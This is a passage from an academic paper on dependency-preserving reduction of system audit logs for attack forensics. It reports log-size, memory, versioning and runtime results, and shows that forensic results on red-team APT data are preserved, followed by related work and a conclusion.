| **Average** (Geometric mean) | | **8**× | **35.3**× | **41.4**× |

**Table 10:** Log size on disk. The second column reports the log size of original audit data. Each remaining column reports the factor of decrease in CSR log size achieved by the indicated optimization, relative to the size on disk.

### 6.4 Log Size Reduction

Table 10 shows the effectiveness of our techniques in reducing the on-disk size of log data. The second column shows the size of the original data, i.e., Linux audit data for laboratory servers, and OS-neutral intermediate format for red team engagement data. The third column shows the reduction in size achieved by our CSR representation[10], before any reductions are applied. The next two columns show the size reductions achieved by CSR together with FD and SD respectively.

From the table, it can be seen that the reduction factors from FD and CD are somewhat less than that shown in Fig. 9. This is expected, because they compress only events, not nodes. Nevertheless, we see that the factors are fairly close, especially on the larger data sets. For instance, on the Linux desktop data, where FD produces about 15× reduction, the CSR log size shrinks by about 12× over base CSR size. Similarly, on SSH/File server, FD event reduction factor is 8×, and the CSR size reduction is about 6×. In addition, the log sizes are 35.3× to 41.4× smaller than the input audit logs.

### 6.5 Dependence Graph Size

Table 11 illustrates the effect of different optimizations on memory use. On the largest dataset (Linux desktop), our memory use with FD is remarkably low: less than two bytes per event in the original data. On the other two larger data sets (Windows desktop and SSH/file server), it increases to 3.3 to 6.8 bytes per event. The arithmetic and geometric means (across all the data sets) are both less than 5 bytes/event.

Examining the Linux desktop and Windows desktop numbers closely, we find that the memory use is closely correlated with the reduction factors in Fig. 9. In particular, for the Linux desktop, there are about 4.7M events left after FD reduction. Each event results in a forward and backward edge, each taking 6 bytes in our implementation (cf. Section 5). Subtracting this 4.7M*12B = 56.4MB from the 111MB, we see that the 1.1M nodes occupy about 55MB, or about 50 bytes per node. Recall that each node takes 32 bytes in our implementation, plus some additional space for storing file names, command lines, etc. A similar analysis of Windows

[10]Recall that CSR is uncompressed, so there is room for significant additional reduction in size, if the purpose is archival storage.

| Dataset | Total No. of Nodes | Total Events | FD (MB) | SD (MB) |
|---|---|---|---|---|
| Linux Desktop | 1.1M | 72.6M | 111 | 107 |
| Windows Desktop | 781K | 10.3M | 67 | 67 |
| SSH/File Server | 430K | 14.4M | 45 | 39 |
| Web Server | 141K | 2.8M | 16 | 15 |
| Mail Server | 189K | 3M | 21 | 20 |
| **Total** | **2.64M** | **103.1M** | **260** | **248** |

**Table 11:** Memory usage. The second column gives the total number of nodes in the dependence graph before any versioning. The third column gives the total number of events. The fourth and fifth columns give the total memory usages for FD and SD. Average memory use across these data sets is less than 5 bytes/event.

data shows that about 2M events are stored occupying about 24MB, and that the 781K nodes take up about 53B/node.

#### 6.5.1 *Effectiveness of Version Reduction Optimizations*

Table 12 shows the number of node versions created with the naive versioning algorithm and our optimized algorithms. The second column shows that naive versioning leads to a version explosion, with about 26 versions per node. However, FD and SD drastically reduce the number versions: with FD, we create just about 1.3 versions per node, on average.

Table 13 breaks out the effects of optimizations individually. Since some optimizations require other optimizations, we show the four most meaningful combinations: (a) no optimizations, (b) all optimizations except redundant node (RNO), (c) all optimizations except cycle-collapsing (CCO), and (d) all optimizations. These figures were computed in the context of FD. When all optimizations other than RNO are enabled, the number of versions falls to about 3.6× from 25.6× (unoptimized). Enabling all optimizations except CCO leads to about 3 versions on average per node. Comparing these with the last column, we can conclude that RNO contributes about a 3× reduction and CCO a 2.4× reduction in the number of versions, with the remaining 2.8× coming from REO. It should be noted that REO and CCO both remove versions as well as edges, whereas RNO removes only nodes.

### 6.6 Runtime Performance

All results in our entire evaluation were obtained on a laptop with Intel Core i7 7500U running at 2.7GHz with 16GB RAM and 1TB SSD, running Ubuntu Linux. All experiments were run on a single core.

| Dataset | Versions per node | | |
|---|---|---|---|
| | Naive | FD | SD |
| Linux Desktop | 68.65 | 1.05 | 1.02 |
| Windows Desktop | 13.9 | 1.37 | 1.35 |
| SSH/File Server | 34.36 | 1.31 | 1.06 |
| Web Server | 20.62 | 1.29 | 1.10 |
| Mail Server | 16.20 | 1.32 | 1.22 |
| **Average** | **25.58** | **1.26** | **1.14** |

**Table 12:** Impact of naive and optimized versioning. Geometric means are reported on the last row of the table.

| Dataset | Versions per node | | | |
|---|---|---|---|---|
| | None | No RNO | No CCO | FD |
| Linux Desktop | 68.65 | 4.56 | 17.75 | 1.05 |
| Windows Desktop | 13.9 | 2.60 | 1.38 | 1.37 |
| SSH/File Server | 34.36 | 4.32 | 2.21 | 1.31 |
| Web Server | 20.62 | 3.46 | 2.15 | 1.29 |
| Mail Server | 16.20 | 3.57 | 2.12 | 1.32 |
| **Average** | **25.58** | **3.63** | **3.01** | **1.26** |

**Table 13:** Effectiveness of different versioning optimizations. Geometric means are reported on the last row of the table.

#### 6.6.1 *Dependence Graph Construction Time with FD*

With our FD-preserving optimizations, this time depends on (a) the size of cycles considered by CCO, and (b) the maximum number of edges examined by REO. For (a), we have not come across cycles involving more than two nodes that meaningfully increased the size or runtime. So, our current implementation only considers cycles of length two. To evaluate the effect of (b), we placed a limit $k$, called the *FD window size*, on the number of edges examined by REO before it reports that a dependence does not exist; this is safe but may reduce the benefit. With this limit in place, each edge is processed in at most $O(k)$ time, yielding a graph construction algorithm that is linear in the size of the input audit log.

Fig. 14 shows the dependence graph construction time as a function of FD window size. We use the notation $FD = c$ to represent the runtime when $k$ is set to $c$. We use $k = 1$ as the base, and show the other runtimes relative to this base. Note that runtime can initially dip with increasing $k$ because it leads to significant reductions in memory use, which translates into less pressure on the cache, and consequently, (slightly) improved runtime. But as $k$ is increased beyond 100, the runtime begins to increase noticeably.

The runtime and the reduction factor both increase with window size. Fig. 15 plots the relationship between reduction factor and window size. In particular, FD=1 means that REO can eliminate the edge $(u,v)$ only if the previous edge coming into $v$ is also from $u$. The average reduction achieved by FD in this extreme case is 1.96, about the same as the maximum rate achieved by LCD. Another observation is that for the laboratory servers, with FD=25, we achieve almost the full reduction potential of FD. For the desktop systems used in the red team engagements, full potential is



**Fig. 14:** Dependence graph construction time with different FD window sizes. Y-axis is the normalized runtime, relative to base of FD =1. These base times are 77.54s for Linux desktop, 19.02s for Windows desktop, 11.86s for Web server, 15.11s for Mail server and 41.77s for SSH/File server.



**Fig. 15:** Effect of FD window size on event reduction factor.

achieved only at FD=500. We hypothesize that this is partly due to the nature of red team exercises, and partly due to workload differences between desktops and servers.

Comparing the two charts, we conclude that a range of FD=25 to FD=100 represents a good trade-off for a real-time detection and forensic analysis system such as SLEUTH [10], with most of the size reduction benefits realized, and with runtime almost the same as FD=1. At FD=25, our implementation processes the 72M records in the Linux Desktop data set in 84 seconds, corresponding to a rate of 860K events/second. For applications where log size is the primary concern, FD=500 would be a better choice.

#### 6.6.2 *Dependence Graph Construction Time with SD*

For SD, the sizes of *Src* sets become the key factor influencing runtime. SD requires frequent computation of set unions, which takes linear time in the sizes of the sets. Moreover, increased memory use (due to large sets) significantly increases the pressure on the cache, leading to further performance degradation. We therefore studied the effect of placing limits on the maximum size of *Src* sets. Overflows past this limit are treated conservatively, as described in Section 4.3.

Figs. 16 and 17 show the effect of varying the source set size limit on the runtime and reduction factor, respectively. Recall that SD runs on top of FD, so the runtime of FD matters as well. However, since SD is significantly slower than FD, we did not limit the FD window size in these experiments. From the chart, the peak reduction factor is reached by SD=500 for all data sets except Linux desktop. The Linux desktop behaves differently, and we attribute this to the much higher level of activity on it, which means that a single long-running process can acquire a very large number of source dependencies. Nevertheless, the chart suggests that SD=500 is generally a good choice, as the overall runtime is almost unchanged from SD=50.

At SD=500, it takes 144 seconds to process 72M records from Linux, for an event processing rate of about 500K/second. Thus, although SD is slower than FD, it is quite fast in absolute terms, being able to process events at least two orders of magnitude faster than the maximum event production rate observed across all of our data sets.



**Fig. 16:** Dependence graph construction time with different source set size limits. Y-axis is the runtime relative to the runtime with SD=50 (size limit of 50), which is 143.68s for Linux desktop, 23.59s for Windows desktop, 12.86s for Web server, 15.43s for Mail server and 42.81s for SSH/File server.



**Fig. 17:** Effect of source set size limit on event reduction factor.

#### 6.6.3 *Backward and Forward Forensic Analysis*

Once the dependence graph is constructed, forensic analysis is very fast, because the whole graph currently resides in memory. To evaluate the performance, we randomly tagged 100K nodes in the dependence graph for the Linux desktop system. From each of these nodes, we performed

- a backward analysis to identify the source node closest to the tagged node. This search used a shortest path algorithm.
- a forward analysis to identify the nodes reachable from the tagged node. In case of searches that could return very large graphs, we terminated the search after finding 10K nodes (in most cases, the search terminated without hitting this limit).

This entire test suite took 112 seconds to run. In other words, each forward plus backward analysis on a dependence graph corresponding to 72M events took just 1.12 milliseconds on average.

### 6.7 Preserving Forensic Analysis Results

#### 6.7.1 *Reproducing Analysis Results from* SLEUTH *[10]*

In our previous work [10], we performed real-time attack detection and forensic analysis of multi-step APT-style attack campaigns carried out in the 1st adversarial engagement in the DARPA Transparent Computing program. As described in Table 6 in [10], there were 8 distinct attack campaigns, each of which involved most of the seven stages in APT life cycle, including drop & load, intelligence gathering, backdoor insertion, privilege escalation, data exfiltration, and cleanup.

| Dataset | Attack Scenario | Analysis Type | Number of Entities | | |
|---|---|---|---|---|---|
| | | | Naive | FD | SD |
| Linux Desktop | A | Backward | 7 | 7 | 7 |
| | | Forward | 15 | 15 | 15 |
| | B | Backward | 3 | 3 | 3 |
| | | Forward | 10 | 10 | 10 |
| Windows Desktop | A | Backward | 4 | 4 | 4 |
| | | Forward | 17 | 17 | 17 |
| | B | Backward | 2 | 2 | 2 |
| | | Forward | 9 | 9 | 9 |
| | C | Backward | 4 | 4 | 4 |
| | | Forward | 7 | 7 | 7 |

**Table 18:** Results of forward and backward analyses carried out from the entry and exit points of attacks used in the red team attacks. The exact same set of entities were identified with and without the FD and SD event reductions.

SLEUTH assigns integrity and confidentiality tags to objects. These tags propagate as a result of read, write and execute operations. It detects attacks using tag-based policies that were developed in the context of our earlier work on whole-system integrity protection [19, 34, 35, 36] and policy-based defenses [39, 32]. It then uses a backward analysis to identify the entry point, and then a forward analysis to determine attack impact, and then a set of simplification passes to generate a graph depicting the attack, and to list the entities involved. Across these 8 attacks, a total of 176 entities were identified as relevant by the red team, and our original analysis in [10] identified 174 of them.

We carried out the investigation again, with FD and SD reductions in place. We were able to obtain the same results as in [10], showing that FD and SD reductions do not affect forensics results. This should come as no surprise, given that we proved that they both preserve the results of backward analysis followed by forward analysis. Nevertheless, the experimental results are reassuring.

#### 6.7.2 *Forensic Analysis Results on Table 8 Data Set*

We then turned our attention to the Engagement 2 data set. (We did not use Engagement 1 data set in our reduction experiments because it was far smaller in size than Engagement 2.) There were 2 attacks within the Linux dataset and 3 attacks within the Windows data set. For each attack, we ran a forward analysis from the attack entry point, and then a backward analysis from attack exfiltration point (which is one of the last steps in these attacks). As shown Table 18, these analyses identified the exact same set of entities, regardless of whether any data reduction was used.

## 7 Related Work

**Information-flow Tracking.** Numerous systems construct dependence graphs [13, 9, 15, 22] or provenance graphs [25, 24, 8, 4, 29] that capture information flow at the coarse granularity of system calls. In particular, if a subject reads from a network source, then all subsequent writes by the subject are treated as (potentially) dependent on the network source. This leads to a *dependence explosion,* especially for long-running processes, as every output operation becomes dependent on every input operation. Fine-grained taint tracking [28, 41, 2, 12] can address this problem by accurately tracking the source of each output byte to a single input operation (or a few). Unfortunately, these techniques slow down programs by a factor of 2 to 10 or more. BEEP [17, 21] developed an alternative fine-grained tracking approach called *unit-based execution partitioning* that is much more efficient. However, as compared to taint-tracking techniques, execution partitioning generally requires some human assistance, and moreover, makes optimistic assumptions about the program behavior.

The main drawback shared by all fine-grained tracking approaches is the need for instrumenting applications. In enterprises that run hundreds of applications from multiple vendors, this instrumentation requirement is difficult to meet, and hence it is much more common for enterprises to rely on coarse-grained tracking.

**Log Reduction.** BackTracker [13, 14, 15] pioneered the approach of using system logs for forensic investigation of intrusions. Their focus was on demonstrating effectiveness of attack investigation, so they did not pursue log reduction beyond simple techniques such as omitting "low-control" (less important) events, such as changing a file's access time.

LogGC [18] proposed an interesting approach for log reduction based on the concept of garbage collection, i.e., removing operations involving removed files ("garbage"). Additional restrictions were imposed to ensure that files of interest in forensic analysis, such as malware downloads, aren't treated as garbage. They report remarkable log reduction with this approach, provided it is used in conjunction with their unit instrumentation. Without such fine-grained instrumentation, the savings they obtain are modest. To further evaluate the potential of this approach, we analyzed the data set used in this paper (Table 8). We found that less than 3% of the operations in this data set were on files that were subsequently removed. Although not all of these files satisfy their definition of "garbage," 3% is an upper bound on the savings achievable using this garbage collection technique on our data.

ProTracer [22] proposed another new reduction mechanism that was based on logging only the write operations. Read operations, as well as some memory-related operations tracked by their unit instrumentation, were not logged. In the presence of their unit instrumentation, they once again show a dramatic reduction in log sizes using their strategy. However, as discussed in the introduction, this strategy of selective logging of writes can actually increase log sizes in the absence of unit instrumentation. Indeed, our experiments with this strategy[11] resulted in more than an order of magnitude *increase* in log sizes.

[11] In our experiment, we implemented the method detailed in Table I of their paper [22]. Our implementation incorporated obvious optimizations such as avoiding the logging of multiple write records when the subject's taint set hasn't changed.

Xu et al.'s notion of full-trackability equivalence (LCD-preservation in our terminology) [42] is similar to our CD-preservation, as discussed in Section 3.2. We implemented their LCD-preserving reduction algorithm and found that our FD and SD optimizations achieve significantly more reduction, as detailed in Section 6.3. The reasons for this difference were also discussed in Section 6.3.

Provenance capture systems, starting from PASS [25], incorporate simple reduction techniques such as the removal of duplicate records. PASS also describes the problem of cyclic dependencies and their potential to generate a very large number of versions. They avoid cycles involving multiple processes by merging the nodes for those processes. Our cycle-collapsing optimization is based on a very similar idea.

ProvWalls [5] is targeted at systems that enforce Mandatory Access Control (MAC) policies. It leverages the confinement properties provided by the MAC policy to identify the subset of provenance data that can be safely omitted, leading to significant savings on such systems.

Winnower [38] learns compact automata-based behavioral models for hosts running similar workloads in a cluster. Only the subset of provenance records that deviate from the model need to be reported to a central monitoring node, thereby dramatically reducing the network bandwidth and storage space needed for intrusion detection across the cluster. These models contain sufficient detail for intrusion detection but not forensics. Therefore, Winnower also stores each host's full provenance graph locally at the host. In contrast, our system generates compact logs that preserve all the information needed for forensics.

**File Versioning.** The main challenge for file versioning systems is to control the number of versions, while the challenge for forensic analysis is to avoid false dependencies. Unfortunately, these goals conflict. Existing strategies that avoid false dependencies, e.g., creating a new version of a file on each write [33], generate too many versions. Strategies that significantly reduce the number of versions, e.g., open-close versioning [31],[12] can introduce false dependencies.

Many provenance capture systems use versioning as well. Like versioning file systems, they typically use either simple versioning that creates many versions (e.g., [4, 29]) or coarse-grained versioning that does not accurately preserve dependencies (e.g., [25]). In contrast, we presented an approach that provably preserves dependencies, while generating only a small number of versions in practice.

Provenance capture systems try to avoid cycles in the provenance graph, since cyclic provenance is meaningless. Causality-based versioning [24] discusses two techniques for cycle avoidance. The first of these performs global cycle detection across all objects and subjects on a system. The second operates with a view that is local to an object. It uses a technique similar to our redundant edge optimization, but is aimed at cycle avoidance rather than dependency preservation. They do not consider the other techniques we discuss in this paper, such as REO*, RNO, and SD preservation, nor do they establish optimality results.

[12] With this technique, the first open of an existing file for writing causes a new version to be generated. While the file remains open, subsequent opens all update the same version.

**Graph Compression and Summarization.** Several techniques have been proposed to compress data provenance graphs by sharing identical substructures and storing only the differences between similar substructures, e.g., [6, 40, 7]. Bao et al. [3] compress provenance trees for relational query results by optimizing the selection of query tree nodes where provenance information is stored. These compression techniques, which preserve every detail of the graph, are orthogonal to our techniques, which can drop or merge edges.

Graph summarization [27, 37] is intended mainly to facilitate understanding of large graphs but can also be regarded as lossy graph compression. However, these techniques are not applicable in our context because they do not preserve dependencies.

**Attack Scenario Investigation.** Several recent efforts have been aimed at recreating the full picture of a complex, multi-step attack campaign. HERCULE [30] uses community discovery techniques to correlate attack steps that may be dispersed across multiple logs. SLEUTH [10] assigns trustworthiness and confidentiality tags to objects, and its attack detection and reconstruction are both based on an analysis of how these tags propagate. PrioTracker [20] speeds up backward and forward analysis by prioritizing exploration of paths involving rare or suspicious events. RAIN [11] uses record-replay technology to support on-demand fine-grained information-flow tracking, which can assist in detailed reconstruction of low-level attack steps.

## 8 Conclusion

In this paper, we formalized the notion of dependency-preserving data reductions for audit data and developed efficient algorithms for dependency-preserving audit data reduction. Using global context available in a versioned graph, we are able to realize algorithms that are optimal with respect to our notions of dependency preservation. Our experimental results demonstrate the power and effectiveness of our techniques. Our reductions that preserve full dependence and source dependence reduce the number of events by factors of 7 and 9.2, respectively, on average in our experiments, compared to a factor 1.8 using an existing reduction algorithm [42]. Our experiments also confirm that our reductions preserve forensic analysis results.
